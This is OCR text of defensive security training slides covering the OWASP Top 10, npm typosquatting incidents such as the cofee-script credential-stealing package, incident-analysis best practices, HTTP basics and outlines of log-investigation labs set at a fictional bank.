
Source: https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

Broken Access Control




Source: https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

Security Misconfiguration



Source: https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

Cross-Site Scripting (XSS)



Source: https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

DEMO #2 : Stored XSS


Injection Attacks Hands on Lab

Yara, your senior Incident Handler, wants you to understand common vulnerabilities facing Web Applications.

She asked Trillion Capital Bank's infrastructure team to deploy, on a controlled environment, a vulnerable-on-purpose Web Application so the engineers within the team can understand how to exploit vulnerabilities.


Please visit the HackMD document.

Insecure Deserialization



Source: https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

Using Components with Known Vulnerabilities



Source: https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

Risk of relying on third-party components

Software

How one developer just broke Node, Babel and thousands of projects in 11 lines of JavaScript

Code pulled from NPM – which everyone was using

By Chris Williams, US editor 23 Mar 2016 at 01:24 167 SHARE ▼

Careful, careful ... Don't fumble this like the JS world (Credit: Claus Rebler)

Source: https://www.theregister.co.uk/2016/03/23/npm_left_pad_chaos/

Code reuse at the glance

Common Attacks on NPM Packages

Typosquatting and Data Exfiltration

- Frequent attack on URLs where the user is directed to a fake site.
- Attack that takes advantage of typing errors. Gooogle.com ! = Google.com
- In NPM, attackers registered npm modules with names very similar to highly downloaded packages.

Typosquatting in the NPM Registry

Security

This typosquatting attack on npm went undetected for 2 weeks

Lookalike npm packages grabbed stored credentials

By Thomas Claburn in San Francisco 2 Aug 2017 at 23:34 7 SHARE ▼

A two-week-old campaign to steal developers' credentials using malicious code distributed through npm, the Node.js package management registry, has been halted with the removal of 39 malicious npm packages.

Source: https://www.theregister.co.uk/2017/08/02/typosquatting_npm/

Typosquatting in NPM

Exfiltrates data on installation

Vulnerable: 1.0.1

Patched: None

CVSS 6.3 Medium

Module: cofee-script

Published: October 6th, 2017

Reported by: Aurélio A. Heckert

CVE-NONE

CWE-


Overview

The cofee-script module exfiltrates sensitive data such as a user's private SSH key and bash history to a third party server during installation.

Remediation


Do not install this module. It has been unpublished from the registry but may exist in some caches. If you may have accidentally installed this package you should cycle your SSH key and review your bash history for any sensitive data that may have been leaked.

Exfiltration via NPM packages



Source: https://twitter.com/o_cee/status/892306836199800836

Insufficient Logging & Monitoring



How an Analyst could spot an attack?

When it comes to detecting a potential threat, organizations faces several challenges to accurately understand and asses (determining if it is or not an incident and what is the potential damage) incidents.

NIST SP 800-83 is a great document that involves incident prevention and handling when organization faces Malware attacks.


As cybercrime evolves, threat actors uses living-off-the-land tools to evade detection and keep a low profile by avoiding turning on alerts across the organization’s deployed sensors, such as intrusion detection/prevention systems and Endpoint Detection and Response (EDR) software.

Detection is challenging for organizations

Incidents appears from multiple places

Attacks could be identified through different forms via Network-based and Host-based Intrusion Detection/Prevention Systems,antivirus and log analyzers.

However, some attacks could be very difficult to detect.



Lack of qualified staff

Current state of the art in cybersecurity requires deep and highly specialized staff for a proper and efficient incident handling.

High volume of potential signs of attacks

Large organizations receive hundreds of thousands of signs of attacks that could lead to false positives and that needs to be analyzed, making this process time consuming.

Best practices for effective Incident Analysis

- Baselining Networks and Systems: Profiles on network and systems configurations helps organizations to identify changes easily. An example of profiling is to run tools for sensitive files integrity checks, network traffic bandwidth monitoring to determine what are the average peaks.

- Understanding Normal Behaviors: Incident Handling teams must study systems, networks and users behaviors so they can differentiate what is normal and what is not normal. The addition of Artificial Intelligence plays an important role on behavioral analysis.

Best practices for effective Incident Analysis

- Log Retention Policies: Information related to an incident is logged by multiple systems, for example the firewall, IDPS, WAF or the application logs. Having a Log retention policy in place that states the how long daga should be maintained is very important. As an attacker stays in the network for long time, older logs can provide evidence of their presence via reconnaissance prior the attacks. Incidents not necessarily are discovered until days, weeks or months.
- Perform Event Correlation: Since evidence of intrusion and incidents are tracked by multiple systems, which logs different type of information (meanwhile a firewall logs and IP, a windows log might log the AD username). Correlation is key to detect the sequence of events an attacker has followed.

Best practices for effective Incident Analysis

- Network Time Protocol and Host clock Synchronization: This protocol synchronize clocks among hosts, having multiple time zones and different times will make detection extremely hard. Consistent timestamp is a must.

- Maintain and Use a Knowledge Base of Information: This place should contain information that handlers will need for a quick reference during an incident analysis. Keep the knowledge base simple is effective.

Best practices for effective Incident Analysis

- Run Package Sniffing tools: Whenever captured indications does not give enough context that permits the incident handlers to understand what is happening, the fastest way to collect necessary data when it comes to a network attack, is by having a packet sniffer capture network. Since the data volume could be very high, it is important to do proper filtering or criteria. Due to some privacy regulations on some countries, organizations must be clear on whether this practice is allowed or requires a specific permission before capturing packages.
- Filter Data: The SOC platform should provide a vast set of of filters to narrow down activity within an organization,such as filtering by high severity events or impact. However not all the attacks will trigger such indicators.

Sources to for Incident Detection

In a computing environment or network, there are some sources of information that can provide full visibility of an incident, those sources includes:

- Host/Network Intrusion Detection System (HIDS/NIDS)
- Antivirus or Anti Malware software
- Web Content Filtering
- Firewalls
- Log files
- Workstation and Server events

Hands on Lab #1 : Ingesting events

Ingesting events Lab

In this Lab, we will get to know the ELK framework, how to ingest events into the system and how to create visualizations to represent the data.

Source: https://medium.com/devxchange/streaming-spring-boot-application-logs-to-elk-stack-part-1-a68bd7cccaeb

Anatomy of a URL

Image Source: https://sapyard.com/wp-content/uploads/2017/01/URI.png?x35317

Anatomy of a HTTP request




Image Source: https://www.ntu.edu.sg/home/ehchua/programming/webprogramming/HTTP_Basics.html

HTTP Request Methods

GET: A client can use the GET request to get a web resource from the server.

HEAD: A client can use the HEAD request to get the header that a GET request would have obtained. Since the header contains the last-modified date of the data, this can be used to check against the local cache copy.

```
curl -X HEAD -I https://oas-training.herokuapp.com
```

HTTP Methods

PUT: Ask the server to store the data.

DELETE: Ask the server to delete the data.

TRACE: Ask the server to return a diagnostic trace of the actions it takes.

OPTIONS: Ask the server to return the list of request methods it supports.

CONNECT: Used to tell a proxy to make a connection to another host and simply reply the content, without attempting to parse or cache it. This is often used to make SSL connection through the proxy.

HTTP Response Codes

1xx-199	200-299	300-399	400 -499	500 - 599
Information Request received, server is continuing the process.	Success The request was successfully received, understood, accepted and serviced.	Redirection Further action must be taken in order to complete the request.	The request contains bad syntax or cannot be understood..	The server failed to fulfill an apparently valid request.

Source:https://tools.ietf.org/html/rfc2616

Hands on Lab: The Web attack

The Web Attack: Scenario

Yara, your senior incident handler, asked you some help on an incident she is dealing with.

It turns out that Trillion Capital Bank as been a target of massive attacks. She has provided you the Bro/Zeek logs and she needs you to provide the following investigation.

1. She needs you to review the top 5 attacks the hackers are using?
2. How many of them were successfully?
3. What kind of errors is the application showing?
4. Where are the connections coming from?
5. What do you conclude from this attack?
6. Top 5 source Ips, source ports and destination ports.

Case Study: Investigating an attack

Synopsys

Yara, your senior incident handler, have asked you to do some analysis on a server that Trillion Capital Banks has deployed to provide a third party authentication schema.

According to the policy, every server within Trillions Capital Bank’s infrastructure should have been hardened, however a new staff member is being added to the infrastructure and servers and she wants to analyze the logs from the servers and analyze whether or not are active attacks in the organization.

